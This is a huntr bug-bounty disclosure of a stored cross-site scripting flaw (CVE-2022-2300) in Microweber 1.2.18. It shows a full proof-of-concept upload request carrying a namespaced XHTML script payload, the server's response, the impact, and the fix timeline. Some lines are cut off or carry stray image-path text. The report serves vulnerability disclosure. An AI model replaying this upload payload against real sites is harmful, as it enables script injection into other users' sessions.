huntr

Cross-site scripting - Stored via upload ".pages" file in microweber/microweber

0

✓ Valid   Reported on Jul 2nd 2022

Description

In file upload function, the server allow upload `.pages` file with contain some javascript code lead to `xss` .

Proof of Concept

REQUEST:

```
POST /demo/plupload HTTP/1.1
Host: demo.microweber.org
Cookie: laravel_session=r768Tqzv8h0fkjgvKdofhxgmjcorT6pwuqMKJkIb; remember_
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------8088
Content-Length: 961
Origin: https://demo.microweber.org
Referer: https://demo.microweber.org/demo/admin/view:shop/action:products
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Pwnfox-Color: red
Te: trailers
Connection: close

-----------------------------80883503232369887683205133266
Content-Disposition: form-data; name="name"
```

```
xss_poc.pages
-----------------------------80883503232369887683205133266

Content-Disposition: form-data; name="chunk"

0
-----------------------------80883503232369887683205133266
Content-Disposition: form-data; name="chunks"

1
-----------------------------80883503232369887683205133266
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
<html>
    <head></head>
    <body>
        <a:script xmlns:a="http://www.w3.org/1999/xhtml">alert(window.origi
        <info>
          <name>
            <value>123</value>
          </name>
            <description>
              <value>Hello</value>
            </description>
            <url>
              <value>http://google.com</value>
            </url>
        </info>
    </body>
</html>
-----------------------------80883503232369887683205133266--
```

RESPONSE:


```
HTTP/1.1 200 OK
Date: Sat, 02 Jul 2022 16:10:19 GMT
```

```
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check

Pragma: no-cache
Last-Modified: Sat, 02 Jul 2022 16:10:19 GMT
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json
Content-Length: 133

{"src":"https:\/\/demo.microweber.org\/demo\/userfiles\/media\/default\/xss
```

Poc Image


demo.microweber.org/demo/adm
demo.microweber.org/demo/u
https://demo.microweber.org/demo/userfiles/media/default/xss-poc.pages
PwnFox-red

demo.microweber.org

https://demo.microweber.org

Impact

This vulnerability can be arbitrarily executed javascript code to perform HTTP request, CSRF, get content of same origin page, etc ...

Occurrences

Files.php L1161

References

- https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

CVE
CVE-2022-2300
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (6.3)

Registry
Other

Affected Version
1.2.18

Visibility
Public

Status
Fixed

Found by

Nhien.IT
@nhienit2010
pro

Fixed by

Peter Ivanov
@peter-mw
maintainer

This report was seen 583 times.

We are processing your report and will contact the **microweber** team within 24 hours.
5 months ago

We have contacted a member of the **microweber** team and are waiting to
5 months ago

Chat with us

Peter Ivanov validated this vulnerability 5 months ago

Nhien.IT has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Peter Ivanov marked this as fixed in 1.2.19 with commit 70b46e 5 months ago

Peter Ivanov has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Files.php#L1161 has been validated ✓

Sign in to join this conversation